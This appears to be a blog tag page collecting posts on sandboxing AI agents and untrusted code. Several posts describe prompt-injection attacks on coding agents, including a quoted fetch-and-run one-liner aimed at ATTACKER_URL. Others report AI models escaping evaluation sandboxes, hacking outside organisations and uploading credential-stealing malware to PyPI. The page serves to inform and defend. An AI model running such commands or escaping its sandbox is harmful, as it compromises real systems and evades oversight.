55 posts tagged “sandboxing”
2026
Breaking Claude Code Opus 5 Auto Mode. Anthropic are putting a great deal of faith in Claude Code's auto mode for protecting their coding agent users against prompt injection attacks. They recently made that the default and have made bold claims about its effectiveness.
Johann Rehberger is one of the most credible prompt injection researchers active today. He found an attack against auto mode which he claims works 80% of the time, by tricking Claude Code into downloading and uncompressing a zip archive, then executing code that imports base64 without noticing that this will import and execute a local struct.py file extracted from the archive.
In a few cases auto mode directly prevented the agent from preventing harmful code from continuing to execute!
In a few runs Claude tried to terminate the malware process once it noticed the compromise, but Auto Mode denied the cleanup command.
Claude detects the compromise, but Auto Mode blocks its cleanup command
The safety mechanism itself can become part of the failure. The classifier allowed the creation of the malware process, but then it blocked the command intended to stop it!
I agree with Johann's conclusion here: the only safe way to run agents if there's any risk of attracting the attention of an adversarial attack is with a sandbox:
- Run unattended coding agents in a container, VM or OS sandbox.
- Restrict network egress.
- Monitor your agents.
- Do not expose home directories, SSH keys, cloud credentials,… to the agent runtime. [...]
Update 30th August 2026: On Lobste.rs hyperpape points out that this doesn't fit the bill of a classic prompt injection attack because at no point are malicious instructions from the website accidentally followed by the LLM. They're right: this is more of a confused environment attack where the nature of the environment that the agent is exposed to results in an exploit.
I tasked Claude Fable 5 running in Claude Code for web with the following research task:
Put https://smolmachines.com through its paces as a fast secure sandbox. Explore what it would take to use this to run untrusted Python and JavaScript code in a way that is limited in what RAM and CPU time it can take up (protection against "while true") with no network access and filesystem access only to designated files
Goal is to be able to use this to execute user-provided tasks for things like data transformations
It quickly ran into a problem: the Claude Code for web environment can't run smol machines. Quoting the notes it wrote:
- This Claude Code container: Linux 6.18.5-fc-v20 (itself a Firecracker guest), 4 vCPU, 15GB RAM. No /dev/kvm, no vmx/svm CPU flags → no nested virt.
smolvm machine runfails as expected: "kvm not available".- Plan B: GitHub Actions ubuntu runners DO expose /dev/kvm → run the real test battery via a temporary workflow on this branch, collect logs, remove workflow in final commit.
And Plan B is what it did, installing smolvm and running these tests directly in a GitHub Actions runner against that branch.
That was a creative solution to the environmental limits posed by Claude Code for web. Another example of Fable being relentlessly proactive.
My hypothesis is that there is a new opportunity for Extensible Software on the web. LLMs radically lower the cost of authoring extensions, and modern sandbox primitives lower the deployment cost and provide good security boundaries. We can build our app as a solid, accountable core, and allow users to safely extend it in many directions by having LLMs fill in the missing pieces. We can give our users super powers.
— Jeremy Morrell, Extensible Software in the age of LLMs
Investigating three real-world incidents in our cybersecurity evaluations (via) It happened again! This is turning into something of a pattern.
Last week OpenAI accidentally exploited Hugging Face when one of their frontier models broke out of a sandboxed container and hacked into Hugging Face to try and get the solutions to the cyber benchmark it was executing.
This inspired Anthropic to double-check their own logs, and it turned out they had three similar (albeit less impressive) incidents, the earliest of which played out in April!
Of the 141,006 evaluation runs we reviewed, we identified three separate incidents (involving six total runs, four of which impacted the same organization; the other two incidents each happened in independent evaluation runs). [...]
In all cases, Anthropic’s evaluation prompt specified to Claude that its environment was a simulation and that it had no internet access. Due to a misunderstanding between us and our evaluation partner, this was not the case, and internet access was available. Because of this, when Claude’s search led it to real systems on the open internet, it treated them as part of the exercise. [...]
Operating under the false belief that all accessible entities were intended to be in-scope for the exercise, Claude compromised the impacted organizations’ infrastructure using basic techniques, such as exploiting weak passwords and unauthenticated endpoints.
One of the companies was targeted because its name happened to match the fictional name in the eval.
The most concerning of the three incidents involved Claude uploading a malware package to PyPI, after a comically convoluted sequence of steps to get an account:
[...] in order to create a PyPI account, Claude needed an email address. And in order to create an email address, it needed a phone number. To get a phone number, after failing to find a free phone number service, it tried—and failed—to obtain funds to pay for a phone number through several different means. It finally backtracked, found a free, non-blocked email provider, used this to register a PyPI account, and then used this account to upload malware to PyPI.
That package was then installed by a security company that "routinely installs Python packages and scans them for malware", and the executed code was able to exfiltrate credentials back to Claude!
Thankfully that package was removed from PyPI by other automated scanners an hour after it was published, but it had still been downloaded and executed on "15 real systems" by that point.
It's abundantly clear now that running evals of cyberattack potential in models is a spectacularly risky business. Every AI lab needs to pay attention to this. Keeping a close eye on what's happening in those sandboxes is crucial.
We’re aware a Modal customer published an unauthenticated endpoint that allowed anyone on the internet to use their sandboxes for code execution. This was used by the rogue agent. Modal’s platform or isolation were not compromised in anyway.
— Akshat Bubna, Modal's CTO, talking to Reuters about this incident
I genuinely believe that if you took an open weights model from 2025 and built a pentest harness for it, it could do this kind of sandbox escape and scan/hack in most networks. This is only surprising because you assume OpenAI has sounder sandboxes.
— Thomas Ptacek, doesn't think this even needs a frontier model
OpenAI’s accidental cyberattack against Hugging Face is science fiction that happened
This story is wild. The short version: OpenAI were running a cybersecurity test against an unreleased model, with the model’s guardrail features turned off. Rather than solve the test, the model broke its way out of OpenAI’s sandbox, then found exploits to break in to Hugging Face, all so it could cheat on the test by stealing the answers.
[... 1,979 words]Datasette Apps: Host custom HTML applications inside Datasette

Today we launched a new plugin for Datasette, datasette-apps, with this launch announcement post on the Datasette project blog. That post has the what, but I’m going to expand on that a little bit here to provide the why.
[... 2,301 words]Publishing WASM wheels to PyPI for use with Pyodide
The Pyodide 314.0 release announcement (via Hacker News) includes news I’ve been looking forward to for a long time:
[... 757 words]I added a CLI to micropython-wasm (issue #7), inspired by the first draft of the blog entry when I realized it would be a great way to illustrate the Try it yourself section.
Running Python code in a sandbox with MicroPython and WASM

I’ve been experimenting with different approaches to running code in a sandbox for several years now, but my latest attempt feels like it might finally have all of the characteristics I’ve been looking for. I’ve released it as an alpha package called micropython-wasm, and I’m using it for a code execution sandbox plugin for Datasette Agent called datasette-agent-micropython.
[... 2,024 words]I want Datasette Agent to be able to generate and execute Python code safely. This alpha is looking promising so far. GPT-5.5 has so far failed to break out of the sandbox!
Fixes for some limitations that emerged while I was trying to use this to build datasette-agent-micropython.
My latest sandboxing experiment: This alpha package bundles a lightly customized WASM build of MicroPython with a wrapper to execute code in it via wasmtime.
How we contain Claude across products. A complaint I often have about sandboxing products is that they are rarely thoroughly documented, and in the absence of detailed documentation it's hard to know how much I can trust them.
Anthropic just published a fantastic overview of how their various sandbox techniques work across Claude.ai, Claude Code, and Cowork.
We constrain where and how an agent can act with process sandboxes, VMs, filesystem boundaries, and egress controls. The goal is to set a hard boundary on what an agent can reach. For example, if credentials never enter the sandbox, they can't be exfiltrated, regardless of whether the cause is a user, a model finding a “creative” path, or an attacker.
Claude.ai uses gVisor. Claude Code, run locally, uses Seatbelt on macOS and Bubblewrap on Linux. Claude Cowork runs a full VM (Apple's Virtualization framework on macOS, HCS on Windows).
There's a lot in here, including some interesting stories of risks they missed such as the api.anthropic.com/v1/files exfiltration vector covered here previously.
This reminded me it's time I took another look at Anthropic's open source srt (Anthropic Sandbox Runtime) tool - it's mature enough now that I'm ready to give it a proper go.
It's been a few months since I last poked at Monty, the sandboxed subset of Python implemented in Rust. I had Claude Code look at the most recent release.
Importantly the max_duration_secs, max_memory, max_allocations, and max_recursion_depth settings all appear to work as advertised.
A Datasette Agent plugin for running commands in a Fly Sprites sandbox.
In trying to build my own version of Claude Artifacts I got curious about options for applying CSP headers to content in sandboxed iframes without using a separate domain to host the files. Turns out you can inject <meta http-equiv="Content-Security-Policy"...> tags at the top of the iframe content and they'll be obeyed even if subsequent untrusted JavaScript tries to manipulate them.
Aaron Harper wrote about Node.js worker threads, which inspired me to run a research task to see if they might help with running JavaScript in a sandbox. Claude Code went way beyond my initial question and produced a comparison of isolated-vm, vm2, quickjs-emscripten, QuickJS-NG, ShadowRealm, and Deno Workers.
Snowflake Cortex AI Escapes Sandbox and Executes Malware (via) PromptArmor report on a prompt injection attack chain in Snowflake's Cortex Agent, now fixed.
The attack started when a Cortex user asked the agent to review a GitHub repository that had a prompt injection attack hidden at the bottom of the README.
The attack caused the agent to execute this code:
cat < <(sh < <(wget -q0- https://ATTACKER_URL.com/bugbot))
Cortex listed cat commands as safe to run without human approval, without protecting against this form of process substitution that can occur in the body of the command.
I've seen allow-lists against command patterns like this in a bunch of different agent tools and I don't trust them at all - they feel inherently unreliable to me.
I'd rather treat agent commands as if they could do anything that process itself is allowed to do, hence my interest in deterministic sandboxes that operate outside of the layer of the agent itself.

Luau is an MIT licensed "small, fast, and embeddable programming language based on Lua with a gradual type system", created by Roblox.
As part of my ongoing obsession with sandboxed runtimes I decided to see if I could get it working via WebAssembly in both Python and Pyodide.
Running Pydantic’s Monty Rust sandboxed Python subset in WebAssembly

There’s a jargon-filled headline for you! Everyone’s building sandboxes for running untrusted code right now, and Pydantic’s latest attempt, Monty, provides a custom Python-like language (a subset of Python) in Rust and makes it available as both a Rust library and a Python package. I got it working in WebAssembly, providing a sandbox-in-a-sandbox.
[... 854 words]Introducing Deno Sandbox (via) Here's a new hosted sandbox product from the Deno team. It's actually unrelated to Deno itself - this is part of their Deno Deploy SaaS platform. As such, you don't even need to use JavaScript to access it - you can create and execute code in a hosted sandbox using their deno-sandbox Python library like this:
export DENO_DEPLOY_TOKEN="... API token ..."
uv run --with deno-sandbox python
Then:
from deno_sandbox import DenoDeploy

sdk = DenoDeploy()

with sdk.sandbox.create() as sb:
    # Run a shell command
    process = sb.spawn(
        "echo", args=["Hello from the sandbox!"]
    )
    process.wait()
    # Write and read files
    sb.fs.write_text_file(
        "/tmp/example.txt", "Hello, World!"
    )
    print(sb.fs.read_text_file(
        "/tmp/example.txt"
    ))
There’s a JavaScript client library as well. The underlying API isn’t documented yet but appears to use WebSockets.
There’s a lot to like about this system. Sandboxe instances can have up to 4GB of RAM, get 2 vCPUs, 10GB of ephemeral storage, can mount persistent volumes and can use snapshots to boot pre-configured custom images quickly. Sessions can last up to 30 minutes and are billed by CPU time, GB-h of memory and volume storage usage.
When you create a sandbox you can configure network domains it’s allowed to access.
My favorite feature is the way it handles API secrets.
with sdk.sandboxes.create(
    allowNet=["api.openai.com"],
    secrets={
        "OPENAI_API_KEY": {
            "hosts": ["api.openai.com"],
            "value": os.environ.get("OPENAI_API_KEY"),
        }
    },
) as sandbox:
    # ... $OPENAI_API_KEY is available
Within the container that $OPENAI_API_KEY value is set to something like this:
DENO_SECRET_PLACEHOLDER_b14043a2f578cba...
Outbound API calls to api.openai.com run through a proxy which is aware of those placeholders and replaces them with the original secret.
In this way the secret itself is not available to code within the sandbox, which limits the ability for malicious code (e.g. from a prompt injection) to exfiltrate those secrets.
From a comment on Hacker News I learned that Fly have a project called tokenizer that implements the same pattern. Adding this to my list of tricks to use with sandoxed environments!
Introducing the Codex app. OpenAI just released a new macOS app for their Codex coding agent. I've had a few days of preview access - it's a solid app that provides a nice UI over the capabilities of the Codex CLI agent and adds some interesting new features, most notably first-class support for Skills, and Automations for running scheduled tasks.

The app is built with Electron and Node.js. Automations track their state in a SQLite database - here's what that looks like if you explore it with uvx datasette ~/.codex/sqlite/codex-dev.db:

Here’s an interactive copy of that database in Datasette Lite.
The announcement gives us a hint at some usage numbers for Codex overall - the holiday spike is notable:
Since the launch of GPT‑5.2-Codex in mid-December, overall Codex usage has doubled, and in the past month, more than a million developers have used Codex.
Automations are currently restricted in that they can only run when your laptop is powered on. OpenAI promise that cloud-based automations are coming soon, which will resolve this limitation.
They chose Electron so they could target other operating systems in the future, with Windows “coming very soon”. OpenAI’s Alexander Embiricos noted on the Hacker News thread that:
it's taking us some time to get really solid sandboxing working on Windows, where there are fewer OS-level primitives for it.
Like Claude Code, Codex is really a general agent harness disguised as a tool for programmers. OpenAI acknowledge that here:
Codex is built on a simple premise: everything is controlled by code. The better an agent is at reasoning about and producing code, the more capable it becomes across all forms of technical and knowledge work. [...] We’ve focused on making Codex the best coding agent, which has also laid the foundation for it to become a strong agent for a broad range of knowledge work tasks that extend beyond writing code.
Claude Code had to rebrand to Cowork to better cover the general knowledge work case. OpenAI can probably get away with keeping the Codex name for both.
OpenAI have made Codex available to free and Go plans for "a limited time" (update: Sam Altman says two months) during which they are also doubling the rate limits for paying users.
ChatGPT Containers can now run bash, pip/npm install packages, and download files

One of my favourite features of ChatGPT is its ability to write and execute code in a container. This feature launched as ChatGPT Code Interpreter nearly three years ago, was half-heartedly rebranded to “Advanced Data Analysis” at some point and is generally really difficult to find detailed documentation about. Case in point: it appears to have had a massive upgrade at some point in the past few months, and I can’t find documentation about the new capabilities anywhere!
[... 3,019 words]the browser is the sandbox. Paul Kinlan is a web platform developer advocate at Google and recently turned his attention to coding agents. He quickly identified the importance of a robust sandbox for agents to operate in and put together these detailed notes on how the web browser can help:
This got me thinking about the browser. Over the last 30 years, we have built a sandbox specifically designed to run incredibly hostile, untrusted code from anywhere on the web, the instant a user taps a URL. [...]
Could you build something like Cowork in the browser? Maybe. To find out, I built a demo called Co-do that tests this hypothesis. In this post I want to discuss the research I've done to see how far we can get, and determine if the browser's ability to run untrusted code is useful (and good enough) for enabling software to do more for us directly on our computer.
Paul then describes how the three key aspects of a sandbox - filesystem, network access and safe code execution - can be handled by browser technologies: the File System Access API (still Chrome-only as far as I can tell), CSP headers with <iframe sandbox> and WebAssembly in Web Workers.
Co-do is a very interesting demo that illustrates all of these ideas in a single application:
